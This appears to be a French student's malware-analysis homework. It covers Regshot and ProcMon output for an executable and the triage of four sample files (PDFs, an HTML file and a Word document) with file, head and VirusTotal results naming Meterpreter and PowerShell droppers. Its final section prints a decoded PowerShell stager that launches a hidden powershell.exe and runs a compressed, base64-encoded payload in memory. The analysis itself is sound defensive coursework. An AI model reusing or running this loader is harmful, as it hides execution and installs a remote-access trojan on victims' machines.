
Ces fichiers se trouvent dans un dossier temporaire de votre répertoire utilisateur. Les fichiers incluent diverses bibliothèques, exécutables et fichiers de données liés à Python, SSL et à la cryptographie.

Il y avait aussi des fichiers qui avaient rapport avec des données de fuseau horaire. Ces fichiers se trouvent dans un répertoire temporaire, ce qui suggère qu'ils ont peut-être été générés pendant l'exécution d'un programme ou d'un script. Les fichiers sont organisés dans une structure hiérarchique qui reflète différents fuseaux horaires, tels que "GMT", "Pacifique", "Indien" et "Mexique". Les fichiers semblent faire partie d'un package ou d'une bibliothèque plus grande liée à la gestion des fuseaux horaires, peut-être utilisée par un projet de développement de logiciel.

Finalement, on y trouvait d'autres types de fichiers. Ce sont des fichiers dans le répertoire "Temp" de votre système Windows, et ils sont liés à la bibliothèque Tkinter, qui est une bibliothèque Python pour créer des interfaces utilisateur graphiques (GUI). Lorsque vous exécutez un script Python qui utilise Tkinter, la bibliothèque extrait certains fichiers dans le répertoire "Temp" afin de les utiliser pendant l'exécution du script. Ces fichiers sont automatiquement supprimés après la fin de l'exécution du script. Il est normal de voir des fichiers liés à Tkinter dans le répertoire "Temp".

Image 69.422

Image 69.423



Finalement, nous pouvons voir les dernières infos au bas du

rapport .doc notepad qui sont le Files[attr]modified (1) et les dossiers ajoutés (37)
Voir image 69.425 ci-dessus

Nous pouvons voir dans la partie du « Files[attr]modified (1) »

Cette partie indique qu'un seul fichier a été modifié et qu'il s'agit du fichier "ntuser.dat.LOG2" situé dans le répertoire "C:\Users\fredericperron". Le fichier "ntuser.dat.LOG2" est un fichier de journalisation de l'éditeur de registre Windows qui contient des informations sur les modifications apportées aux paramètres du système d'exploitation Windows par l'utilisateur actuel ou par des applications en cours d'exécution.

La dernière section du rapport nous indique que 37 fichiers ont été modifiés également dans le processus. Cela signifie que 37 dossiers ont été ajoutés à votre système. Ces dossiers se trouvent sous le chemin "C:\Users\fredericperron\AppData\Local\Temp_MEI67522". Il est possible que ces dossiers aient été ajoutés par une application ou un logiciel que vous avez installé sur votre système.

En conclusion, un total de 1004 changements a eu lieu lors de l'exécution du fichier analytics.exe

```
-----  
C:\Users\fredericperron\AppData\Local\Temp_MEI67522\tcl\tzdata  
C:\Users\fredericperron\AppData\Local\Temp_MEI67522\tk  
C:\Users\fredericperron\AppData\Local\Temp_MEI67522\tk\images  
C:\Users\fredericperron\AppData\Local\Temp_MEI67522\tk\msgs  
C:\Users\fredericperron\AppData\Local\Temp_MEI67522\tk\ttk  
-----  
  
Total changes:1004  
-----
```

Partie ProcMon et ProcDOT

File Edit Event Filter Tools Options Help					Time	Process Name	PID	Operation	Path	Process Name	PID	Operation	Path
1:59:5...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:50:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegOpenKey	
1:59:5...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:50:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegSetInfo	
1:59:5...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:50:4...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV	
1:59:5...	analytics.exe	5468	TCP Disconnect	DESKTOP-11T2G01.localdomain:25813 ...S	1:51:0...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV	
2:00:0...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:0...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegCloseKe	
2:00:0...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:2...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryK	
2:00:1...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:2...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegOpenKe	
2:00:1...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25823 ...S	1:51:3...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegSetInfo	
2:00:2...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:51:5...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegQueryV	
2:00:2...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:0...	analytics.exe	5468	CreateFile	:52:5...	analytics.exe	5468	RegCloseKe	
2:00:2...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:0...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	CreateFile	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:2...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	CreateFile	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:2...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryK	
2:00:3...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25829 ...S	1:52:4...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegOpenKe	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegSetInfo	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryV	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryV	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegCloseKe	
2:00:4...	analytics.exe	5468	TCP Reconnect	DESKTOP-11T2G01.localdomain:25836 ...S	1:52:5...	analytics.exe	5468	CreateFile	:53:1...	analytics.exe	5468	RegQueryK	

Exercice 5 (10p) – Analyse des fichiers

En utilisant le laboratoire du cours 9 - Lab 2 - Malicious File identification.docx, effectuez une analyse des fichiers :

- file1
- file2
- file3
- file4

Si nécessaire, vous pouvez utiliser des solutions sandbox online ou virus total, mais essayez d'abord les étapes dans le laboratoire.

Exercice 5 RÉPONSE

Pour commencer, nous avons téléchargé le fichier devoir3 sur ma machine Ubuntu. Par la suite, j'ai comme dans le lab, effectué `file *` où sont mes 4 files à analyser

```
fred@ubuntu:~/Downloads$ file *
file: PDF document, version 1.0, 1 pages
file2: HTML document, ASCII text, with very long lines (7296)
file3: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Lucian Andrei, Template: Normal.dotm, Last Saved By: Lucian Andrei, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Total Editing Time: 02:00, Create Time/Date: Tue Mar 14 15:48:00 2023, Last Saved Time/Date: Tue Mar 14 15:56:00 2023, Number of Pages: 1, Number of Words: 7, Number of Characters: 45, Security: 0
file4: PDF document, version 1.3, 1 pages
```

Fichier 1 : est un PDF document, version 1.0, 1 page

Fichier 2 : est un document HTML, ASCII text, avec de très longues lignes (7296)

Fichier 3 : Composite Document File V2 Document, Little Endian, Os : Windows, Version 10.0, Code page : 1252, Author : Lucian Andrei, Template : Normal.dotm, Last Saved by : Lucian Andrei, Revision Number : 1, Name of Creating Application: Microsoft Office Word, Total Editing Time: 02:00, Create Time/Date: Tue Mar 14 15:48:00 2023, Last Saved Time/Date: Tue Mar 14 15:56:00 2023, Number of Pages: 1, Number of Words: 7, Number of Characters: 45, Security: 0

Fichier 4: est un PDF document, version 1.3, 1 page

Head pour file1

```

Fredubuntu@fredubuntu-virtual-machine:~/Downloads/Devoir3Samples$ head file1
%PDF-1.0
1 0 obj
<<
    /Pages 2 0 R
    /Type /Catalog
>>
endobj
2 0 obj
<<
    /Count 1

```

Head pour file2

[illegible]

```
Ce qui traduit ce code Base64 à (Première ligne seulement) : if ([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'};
```

On peut donc en déduire que cela contient du powershell.exe et nous devrions analyser

Head pour file3

[illegible]

Head pour file4

```
fredubuntu@fredubuntu-virtual-machine:~/Downloads/Devoir3Samples$ head file4
```

```
%PDF-1.3
%*****
4 0 obj
<< /Length 5 0 R /Filter /FlateDecode >>
stream
xU
0D09&4jk
AKVkv"
;2z:EnQ:W-:d  ddΠe=$qH*0Λ?a5F0L20hZ,∏d
ui5P
)@y
endstream
```

Conclusion pour exercice 5 :

- Le file1 est un fichier PDF contenant un trojan et des exploits sur les systèmes d'opération Windows avec un powershell.exe (malicieux) **Score : 43/59**
- Le file2 est un fichier HTML, ASCII text, qui contient également des trojans et des exploits à exploiter sur les systèmes d'opération Windows **Score : 33/59**
- Le file3 semble être sécurisée mais ressemble à un début de campagne de phishing avec ce titre relatif à notre "compte de banque". Pas de X et pas de macros. **Score : 0/59**
- Le file4 est également un fichier PDF, avec les trojans similaires et le même score que le fichier1. On peut en déduire qu'ils sont semblablement dangereux et ne devraient pas être téléchargés. **Score : 43 /59**

Résultats VirusTotal

Résultats file1

43
/ 60

Community Score

43 security vendors and no sandboxes flagged this file as malicious

589545c19e5c57de1599753de5b318221a200f1943809eea8478b7ee27383ddc
file1

45.23 KB
Size

2023-03-17 00:06:38 UTC
12 days ago

PDF

pdf · autoaction · launch-action · js-embedded · direct-cpu-clock-access · checks-user-input · checks-network-adapters · detect-debug-environment · runtime-modules

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 3

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.swrort/meterpreter

Threat categories trojan dropper

Family labels swrort meterpreter cryptz

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan.Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
Antiy-AVL	GrayWare/Win32.Tampering.a	Arcabit	Exploit.PDF-Dropper.Gen [many]
Avast	Win32.Meterpreter-C [Trj]	AVG	Win32.Meterpreter-C [Trj]
Avira (no cloud)	TR/Patched.Gen2	Baidu	Multi.Threats.InArchive
BitDefender	Exploit.PDF-Dropper.Gen	BitDefenderTheta	Gen:NN.ZexaF.36344.eq1@aWryknpi
Bkav Pro	W32.PdfLaunch.Trojan	ClamAV	Pdf.Tool.Agent-1388586
Cynet	Malicious (score: 99)	Cyren	W32/Swrort.A.gen/Eldorado
Emsisoft	Exploit.PDF-Dropper.Gen (B)	eScan	Exploit.PDF-Dropper.Gen
ESET-NOD32	PDF/TrojanDropper.Agent.D	F-Secure	Trojan:PDF/Embedded.E
Fortinet	W32/Rozena.ABV/tr	GData	Trojan.CryptZ.Gen
Google	Detected	Ikarus	Possible-Threat.PDF.Acnd
Jiangmin	Exploit.PDF.nc	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=85)	MaxSecure	Trojan.Swrort.B
McAfee	Swrort.Li	McAfee-GW-Edition	BehavesLike.PDF.Swrort.pb

Résultats file2

33
/ 59

Community Score

33 security vendors and 1 sandbox flagged this file as malicious

031691a0534f4c20e8dc7e6645f06d23bed7eb0e99964cd3b1f995cf7c84300a
file2

7.48 KB
Size

2023-03-17 01:53:46 UTC
12 days ago

vba · run-file · exe-pattern · powershell · detect-debug-environment · long-sleeps

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.valyria/psrunner

Threat categories trojan dropper downloader

Family labels valyria psrunner powershell

Security vendors' analysis

Do you want to automate checks?

ALYac	VB:Trojan.Valyria.3542	Arcabit	VB:Trojan.Valyria.DDD6
Avast	VBS:PSRunner-A [Trj]	AVG	VBS:PSRunner-A [Trj]
Avira (no cloud)	VBS:PSRunner.VPA	Baidu	VBS:Trojan-Downloader.Agent.va
BitDefender	VB:Trojan.Valyria.3542	ClamAV	Vbs.Backdoor.Msfvenom_Payload-9951...
Cynet	Malicious (score: 99)	Cyren	VBS/Agent.AXB/Eldorado
Emsisoft	VB:Trojan.Valyria.3542 (B)	eScan	VB:Trojan.Valyria.3542
ESET-NOD32	VBS/Agent.NUI	Fortinet	PowerShell/Agent.D/tr
GData	VB:Trojan.Valyria.3542	Google	Detected
Ikarus	Trojan.PowerShell.Agent	Kaspersky	HEUR:Trojan.VBS.Agent.gen
MAX	Malware (ai Score=80)	McAfee	PS/Injector.d
McAfee-GW-Edition	BehavesLike.HTML.Dropper.zr	Microsoft	TrojanDropper:VBS/PSRunner.GIMSR
NANO-Antivirus	Trojan.Html.Downloader.fqlyhy	QuickHeal	Script.Trojan.46017
Rising	Dropper.Ploty18.EEC8 (TOPIS:E0.Q0eC...	Sangfor Engine Zero	Malware.Generic-VBS.Save.e07e88bf
Sophos	Mal/PSDL-B	Symantec	VBS.Heur.SNIC

Résultats file3

32 | Page

0
/ 60

✓ No security vendors and no sandboxes flagged this file as malicious



2187abab1a15957ac500a23c41bd70d7ec702a44a32b81413d7b4f21f9ee89b
file3
doc calls-wml

26.00 KB
Size

2023-03-17 02:14:01 UTC
12 days ago



Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected
eScan	✓ Undetected	ESET-NOD32	✓ Undetected
F-Secure	✓ Undetected	Fortinet	✓ Undetected
GData	✓ Undetected	Google	✓ Undetected
Gridinsoft (no cloud)	✓ Undetected	Ikarus	✓ Undetected
Jiangmin	✓ Undetected	K7AntiVirus	✓ Undetected
K7GW	✓ Undetected	Kaspersky	✓ Undetected

Résultats file4

43
/ 59

ⓘ 43 security vendors and no sandboxes flagged this file as malicious



01173fb031804f3b019ba2e8d8142eb41e41100d8363cbca3871ca4db098a0d2
file4
pdf launch-action runtime-modules js-embedded direct-cpu-clock-access checks-user-input autoaction checks-network-adapters detect-debug-environment

59.13 KB
Size

2023-03-22 04:22:26 UTC
7 days ago



Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label ⓘ trojan.swort/meterpreter

Threat categories trojan dropper hacktool

Family labels swort meterpreter cryptz

Security vendors' analysis ⓘ

Do you want to automate checks?

AhnLab-V3	ⓘ Trojan/Win32.Shell.R1283	ALYac	ⓘ Trojan.CryptZ.Gen
Antiy-AVL	ⓘ GrayWare/Win32.Tampering.a	Arcabit	ⓘ Exploit.PDF-Dropper.Gen [many]
Avast	ⓘ Win32:Meterpreter-C [Trj]	AVG	ⓘ Win32:Meterpreter-C [Trj]
Avira (no cloud)	ⓘ EXP/Pidfile.ald	Baidu	ⓘ Multi.Threats.InArchive
BitDefender	ⓘ Exploit.PDF-Dropper.Gen	BitDefenderTheta	ⓘ Gen:NN.ZexaF.36344.eq1@au2Ljdji
Bkav Pro	ⓘ W32.PdfLaunch.Trojan	ClamAV	ⓘ Pdf.Tool.Agent-1388586
Cynet	ⓘ Malicious (score: 99)	Cyren	ⓘ W32/Swort.B
Emsisoft	ⓘ Exploit.PDF-Dropper.Gen (B)	eScan	ⓘ Exploit.PDF-Dropper.Gen
ESET-NOD32	ⓘ PDF/TrojanDropper.Agent.D	Fortinet	ⓘ W32/Rozena.ABVltr
GData	ⓘ Win32.Trojan.PSE.10KKVZ1	Google	ⓘ Detected
Jiangmin	ⓘ Trojan.Script.albu	Kaspersky	ⓘ HEUR:Trojan.Win32.Generic
Lionic	ⓘ Trojan.PDF.Generic.Olc	MAX	ⓘ Malware (ai Score=87)
McAfee	ⓘ Swort.Li	McAfee-GW-Edition	ⓘ BehavesLike.PDF.Swort.gb
Microsoft	ⓘ Trojan/Win32/Meterpreter.O	NANO-Antivirus	ⓘ Trojan.Win32.Metlla.jtrsis

```

if([IntPtr]::Size -eq 4){$b-$env:windir+'\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe'}else{$b-'powershell.exe'};
$S=New-Object System.Diagnostics.ProcessStartInfo;
$S.FileName=$b;
$S.Arguments="-nop -w hidden -c &{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream',[System.Convert]::FromBase64String
('HAsIAIuIEGQCA7V(1)b{1}/a58D+fL/g1Uh2egILwt0k1Rbm3sYAOjjsE0H0y9m3vs378XgfcXv/7zRo7IUpylzupKyG8uz0zs888M7PRLHQY1UIhOxV+vPtNKMFYtuxAKGprdp03hfq4qT/u1bZd4UKQF110' 'e1fgk385fq5kSYJDTp83LzFdaYqDFSu4lerCX8LMbowk
+u159mw4Tfg11P5uXNF+zTbTLFdvxsXCEQpFvD5PH5k41zZgSJoIfv4r1xVfn2VQ3mu1T5TTz10G6g''VIq1o{1}f4X7g3I+xJ16Ik0RptGbNGQ1PjpvTMLXX+Aqs3eMRZn7kpi1c5fEYC{1}
ZZEvIT7cSN7ElumEz3E5och1ESymyMYncPOL5FIPaVGeF2OfJAS4qYc''M31F+4uSe0Dht9u3Qpfg6r5egZbKEHN6yXgex++g057Uwo7Qh/
Bcz0hXevS19VUK6VAKpMuvqDQjns1u0IjeJeK8nvuBmQYAGjd08JA''LqfHL11xRp6E79Am8eFaIyKHQZuSuWo3YXu''hdBuCCMA2mZRks08NkkyXF8+gC3UWpPxV1udSHHUKmvz''swtrCys17vLRwpPI18LJCzd5ncY9vCVh7u{1}
hHRCnVpr0UjzmuI''cKvYldgUesmk5gd8ept1zceY0+kZmhoQ9qAnZ4560EE0xQOfryDc9af07WmIxo4wgGat580T2tryA9cSzc5k''Ven8zk1Iqg187QhJ0N1IUKchmLim2G0IKEx3u''YUyFh{1}f4q0704wy4tgpq8wt60/RLÉ9Vo381SeZAVAG8iR1jh9iUA9IQ
+sTFcm4SnpzpfBEOxaVUEgcs3UMAYIXDIDL0LQQ+BV''7UmyZmh8TH18EUS00''antQ68rkKk1e8gVX/ay5o194zkkfBw4PKoTRqxhmcRhElp4QgX5PofPjyrvodwZ3cfLYKQguRZyzj39aetWljhd53wKNB1G5GhJFMh2ij92''9wAGet9S5e/DuBdtEQxvuzE+22xac33kDqipM/N{1}
JcOp7+uko3suz6eqN2bt+PNk0h+YvT5Kejt/jfRUv/tybnRkSPTJtq{1}Qp1PQI8+Q+LbtkasMP42D82Td4+T2v033b08zmKvkjbyTKIvDdLtzvXGZ''fLdIE3Unz3Yf7Crdry9L7s3Juh0NkK9du1rn{1}Cv077j+/05y2FOLucPmxm2qEhXOUbVbw/LxzIrImarNDSv{1}vd+3nmEN
{'1}13N12FJ37tchlVgdQd0+''9D9Pq3n30fgnmHNBwTPdQ/nHjIQHm9Daq62C136p/7uepDcaVNU5vo4c5YxSM3v+23P1kjguHTG5pCG''o{1}HDJC97bU6Imzw08EPmeR{1}MvVQKf91Y5Vsep9aHuJqxHE3Kvg8N''gn5FTB{1}m3n85cbne5S5zpxD42a78b6U2gdA
+ZgbETCd48MXxQcFJR978LCpPr4dn89RVBSohoym5u1GN250nR2AzgG15utcbtM74d9JK1ePBdprD7/IjdrYl/751Af4''m+P1Zbd/1mUf6/RncY3''{1}/ZfZg8n4FdHxsFn6dGdEYzc+UghFa7U+1r01Mn0DTht+fuEmrY1xcvAeSLqYkZCfHy9qmuZ7mVfzdb7XVeH3A1NF608hOUT
+mmG80PVUV08aJEK9vJOCJcQ5LgMXChkxBTaHQ5Kv0Q5RGdm9kv01AD913NtSop3rh0ktfdeFBSp7Y4aq18/M5uAjpz3J0t0cShz/x6e3f5bkNzau/a35Jz334XJYpzqTD{1}402NA1MzP4VxsEf{1}g1T9aqzg/cKgmR6K1mvAwcF3UPegGO+LEodPj1J6CN7
+Vg880IQM0VAvRf85VIQBA''wc4Y1Q7y3H74vapvR7FdyppysPvy5/8KZx7V/2HBTj9qNaptng08XDJrNSL7v+zCYMSExobX1vny5v01AmyUFwIS6QAEty8NF7dca0ruBF{1}DSovmHNYaQQMgwAAA{0}{0})-f'-','w'})),[System.IO.Compression.
CompressionMode]::Decompress))).ReadToEnd(')');
$S.UseShellExecute=$false;$S.RedirectStandardOutput=$true;$S.WindowStyle='Hidden';
$S.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($S);

```

Code du fichier